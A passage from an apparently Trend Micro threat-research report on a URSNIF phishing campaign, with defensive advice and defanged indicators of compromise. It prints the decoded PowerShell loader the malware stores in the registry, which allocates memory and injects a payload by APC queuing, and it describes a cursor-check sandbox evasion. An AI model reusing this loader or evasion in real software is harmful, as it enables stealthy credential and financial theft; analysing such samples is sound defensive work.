


Value name:
comsxRes
Value data:

```
0000  24 72 6E 6D 6E 6F 78 69   $rnmnoxi
0008  3D 22 67 6E 74 79 68 73   ="gntyhs
0010  64 6F 22 3B 66 75 6E 63   do";func
0018  74 69 6F 6E 20 62 61 70   tion bap
0020  73 6D 68 67 63 78 7B 24   smhgcx{$
0028  61 6F 62 79 3D 5B 53 79   aoby=[Sy
0030  73 74 65 6D 2E 43 6F 6E   stem.Con
0038  76 65 72 74 5D 3A 3A 46   vert]::F
0040  72 6F 6D 42 61 73 65 36   romBase6
0048  34 53 74 72 69 6E 67 28   4String(
0050  24 61 72 67 73 5B 30 5D   $args[0]
0058  29 3B 5B 53 79 73 74 65   );[Syste
0060  6D 2E 54 65 78 74 2E 45   m.Text.E
```

Figure 6. Hex values of comsxRes

bottom part base64 encoded. We decoded it to make it readable.



```
$rnmnoxi="gntyhsdo";
function bapsmhgcx
{  $aoby=[System.Convert]::FromBase64String($args[0]);
  [System.Text.Encoding]::ASCII.GetString($aoby);
};

[byte[]]$gtyjqnoj=@(--(hex-encoded binary)--);

iex($muoelsoiicj="[DllImport(`"kernel32`")]public static extern IntPtr GetCurrentProcess();
[DllImport(`"kernel32`")]public static extern IntPtr VirtualAllocEx(IntPtr oxuqe,IntPtr
iiegvufo,uint lteccg,uint tpwr,uint pljlxtnsrd);";
$cgbq=Add-Type -memberDefinition $muoelsoiicj -Name 'exnay' -namespace Win32Functions -passthru;

$vhlkf="[DllImport(`"kernel32`")]public static extern IntPtr GetCurrentThreadId();
[DllImport(`"kernel32`")]public static extern uint QueueUserAPC(IntPtr xykg,IntPtr xvgknp,IntPtr
kisqjvqg);
[DllImport(`"kernel32`")]public static extern IntPtr OpenThread(uint cmx,uint hrw,IntPtr
xhhpstkiuc);
[DllImport(`"kernel32`")]public static extern void SleepEx(uint amfpifppbb,uint pasvrftts);";
$hvacicjem=Add-Type -memberDefinition $vhlkf -Name 'sjgroeu' -namespace Win32Functions -passthru;

if($apuckjktu=$cgbq::VirtualAllocEx($cgbq::GetCurrentProcess(),0,$gtyjqnoj.Length,12288,64)){[Syst
em.Runtime.InteropServices.Marshal]::Copy($gtyjqnoj,0,$apuckjktu,$gtyjqnoj.length);
if($hvacicjem::QueueUserAPC($apuckjktu,$hvacicjem::OpenThread(16,0,$hvacicjem::GetCurrentThreadId(
)),$apuckjktu)){$hvacicjem::SleepEx(20,1);
}});
```

Figure 7. Code of the embedded binary that is stored in the registry

It searches for Client32/Client64 in the created registry key and injects this code into *explorer.exe* to maintain memory residency. Other entries in the registry are essential in its succeeding routines as these are later referenced in the injected malware code. The "TorClient" entry, for instance, is used for the malware to communicate to its C&C server via TOR network.

Information Theft Routine

The final payload is a DLL file called Client32/Client64, depending on the host architecture. This is also stored in the registry like most of this malware's components. The payload's main goal is to perform information theft, which includes the following information:

- System information
- List of installed applications
- List of installed drivers
- List of running processes
- List of network devices
- External IP address
- Email credentials (IMAP, POP3, SMTP)
- Cookies
- Certificates
- Screen video captures (.AVI)
- Financial information via webinjects

BSS Section

be used in the code and are only decrypted during run time. This makes analysis more complex because it takes away the option of string analysis or decompilation.

Sandbox Evasion / Anti-Analysis

To prevent sandboxes from obtaining information such as servers and configuration, URSNIF checks the cursor position twice in the code. A lack of change in position indicates that it is being analyzed in a sandbox, or possibly via debugger. This check is done before the BSS section is decrypted, and leads to an infinite loop (and garbled strings) if not done properly. From what we're seeing in this attack, it seems that threat actors are fine tuning their phishing attacks and coming up with newer and more effective methods of tricking people. No longer content with regular phishing emails, these cybercriminals have sneakily integrated their malicious attacks into on-going conversations, making it difficult to detect for the average user. This evolution is just a part of the never-ending cat-and-mouse game between threat actors and security professionals.

Defense and best practices

Phishing attacks are highly effective since they rely on effective social engineering techniques, which involve creating believable scenarios and conversations to trick users into divulging information or downloading malware. The tricky part here is that the sender is an actual organization with a real end-user account. As much as possible, users should protect their online accounts by implementing two-factor authentication (2FA) if it is available. Organizations should also look into integrating 2FA into their systems, and should highly consider using services that offer it. In addition, these best practices can help prevent phishing attempts from affecting organizations and their employees:

- All of the company's end users should know how to recognize suspicious emails. This includes being aware of what phishing attacks are, and how they work.
- Any suspicious requests, such as a withdrawal of funds, should always be verified with the proper people. Practice prudence, especially when considering financial transactions
- Avoid clicking on any document that suggests modifying the security settings within Word as this could be a sign that it's a malicious file
- Take note of all the potential red flags in the message. This includes out-of-context messages, or in the case of this specific campaign, changes in language or signatures.

Considering Managed Detection and Response

As phishing attacks become more sophisticated, it might be difficult for in-house IT and security teams to monitor both the network and individual endpoints for signs of attack. While employee awareness can definitely help, sometimes identifying whether an email is legitimate or malicious can be difficult, especially when presented with highly convincing attempts such as this one. This is doubly challenging for organizations without security operations centers (SOCs), as general IT teams often lack the training and experience to perform threat research and analysis. For these businesses, using a third party provider such as Trend Micro's MDR service can help them combat even advanced threats. MDR teams are often composed of experienced professionals who are proficient with powerful security technologies that can protect both endpoints and networks. Going beyond mere analysis, MDR can provide context to the various environmental indicators in an attack, and use these to form the basis of investigation.

Trend Micro Solutions

Trend Micro endpoint solutions such as the Smart Protection Suites and Worry-Free Business Security solutions

Trend Micro XGen™ security provides a cross-generational blend of threat defense techniques to protect systems from all types of threats, including ransomware and cryptocurrency-mining malware. It features high-fidelity machine learning on gateways and endpoints, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen security protects against today's threats that bypass traditional controls; exploit known, unknown, or undisclosed vulnerabilities; either steal or encrypt personally identifiable data; or conduct malicious cryptocurrency mining. Smart, optimized, and connected, XGen security powers Trend Micro's suite.

Indicators of Compromise (IoCs)

Hashes of the .doc files:

Detected as TROJ_FRS.VSN0BI18 / Trojan.W97M.POWLOAD.SMY

- bdd3f03fb074c55cf46d91963313966ce26afdb13b1444258f8f9e7e723d8395
- dd7b4fc4d5cc1c1e25c800d5622423725a1b29000f93b658a54e267bbbe6f528
- 4df47982fdd1ac336625600fa8c947d45909248309b117d05fc532a2260c7bc4

Detected as Trojan.W97M.POWLOAD.FGAIBT

- f88ef62f2342f4d1105cfe85395b735efd3f0308b79551944983ce245d425510
- 567fe3794a9eec27697ae0634861d284279261880887f60a7374c6cbe63b7674

Detected as Trojan.W97M.POWLOAD.NSFGAIBF

- 52d3ece98b6b3b686925156c3d62d8ce133fe3326e11b4c981c251452e4a41d2

Detected as Trojan.W97M.POWLOAD.SMEMOT

- 4d0762a6b2879d2fa821716db76bc980fdb3b8507611d2853df58c0d4127f9ea

Detected as Trojan.W97M.POWLOAD.SMEMOT2

- 47e2c66ba16e3ffa9704a13f2c00670319bf292b3d2aa7deede5442da02181e5
- c2c946f7fd63fc15048a9af4043686f5a56b169e74cb36892fb8d1563b810467

Detected as Trojan.W97M.POWLOAD.SMTHF3

- 21ce42a1fc6631ed10db3d0e44b4ccb6d96a729fc494bd86a57cf07ff72cb8f2

Detected as Trojan.W97M.POWLOAD.SMY

- de8f8f39259992886da3b07635cbf121027379e5c1a156a32c6c6e5ace3cc4c3
- 6b387b8534da9cc7cf0af4f2fb8c2a92f9316c0ea6ffb9cfe49b09b4c3df9778
- 6bf99f4b17a07e788219333d96a7a19c9eddc1b49d16c2a21da255a6a16c80d5
- 33d078881456e3b930c480803902fa28142b17c8550f3932e7cf4a1df0eb9213
- 6ca2d4dcea456b9d4c87f211ed20bb32f71a0c78ee8059b934162e643d66e0c9
- 82bee0c249b63f349d212a36f0b9ad90f909017ac734eac133353a1135d7474d
- 1f2e12a58cc23f4e6e7f17b8c1a5c50b88614fda103577354b9564f2dffc257f

Detected as W2KM_POWLOAD.FGAIBT

- c33d642da477f65c11daa9e8098b9917c4c5a6f131dd1369a20cb1b14c4cc261
- 398e677290b1db00d8751c3498847ad9c7d10721630175d2506c4d45af19d229
- 813a08d3b2216c89d42e8225c6de760d785905d1c76bd7428201d68c3c368f65

Detected as W2KM_POWLOAD.THIACAH

- 5aed7d6a3e8692143e53f9556cd3aa371149c96b91c02d1c659cb58d88572e47

Downloaded URSNIF Detected as TSPY_URSNIF.THAOOCAH

- 0a38d92775cfc7182076d9a21c4937149ea8be6ebf22b9530afbca57d69c0d46

Executable file payload Detected as TrojanSpy.Win32.URSNIF.BAIEF

- 358bd52ac46755b1c6fa73805a7a355450f85f4bcf1b2e798a04960743390422

Detected as TSPY_URSNIF.THAOOCAH

- e8633f2f2b6b0b8f7348b4660e325ab25b87ec8faa40fb49eb0215b31bd276aa

Detected as TSPY_URSNIF.BAIEB

- f92ba10fe245c00575ae8031d4c721fe0ebb0820a4f45f3bbce02654a6e7f18d

Download URLs

- hxxp://t95dfesc2mo5jr[.]com/RTT/opanskot[.]php?l=targa2[.]tkn
- hxxp://enduuyyhgeetyasd[.]com/RTT/opanskot[.]php?l=omg8[.]tkn
- hxxp://q0fpkblizxfe1l[.]com/RTT/opanskot[.]php?l=targa4[.]tkn
- hxxp://2dhtsif1a8jhyb[.]com/RTT/opanskot[.]php?l=okb1[.]tkn
- hxxp://yrtw1djmj6eth7[.]com/RTT/opanskot[.]php?l=okb7[.]tkn
- hxxp://popoasdzxcqe[.]com/YUY/huonasdh[.]php?l=rgr7[.]tkn
- hxxp://q0fpkblizxfe1l[.]com/RTT/opanskot[.]php?l=targa2[.]tkn
- hxxp://e3u1oz4an1dqmj[.]com/RTT/opanskot[.]php?l=okb9[.]tkn
- hxxp://popoasdzxcqe[.]com/YUY/huonasdh[.]php?l=rgr3[.]tkn
- hxxp://2dhtsif1a8jhyb[.]com/RTT/opanskot[.]php?l=okb5[.]tkn
- hxxp://hbhbasdqweb[.]com/YUY/huonasdh[.]php?l=rgr4[.]tkn
- hxxp://q0fpkblizxfe1l[.]com/RTT/opanskot[.]php?l=targa4[.]tkn

Command and Control Servers

- app[.]kartop[.]at
- doc[.]dicin[.]at
- doc[.]avitoon[.]at
- app[.]avitoon[.]at
- ops[.]twidix[.]at
- xx[.]go10og[.]at
- api[.]kartop[.]at
- m1[.]fofon[.]at
- cdn[.]kartop[.]at
- api[.]tylron[.]at
- chat[.]twidix[.]at
- api[.]kaonok[.]at

Tags

Malware | Endpoints | Research | Phishing

Authors

Erika Mendoza
Threats Analyst

Anjali Patil
Threats Analyst

Jay Yaneza
Director, MDR Operations

Mark Manahan
Threats Analyst

Chloe Ordonia
Threats Analyst

Monte de Jesus
Threats Analyst

CONTACT US SUBSCRIBE

Related Articles

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence

See all articles ›

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900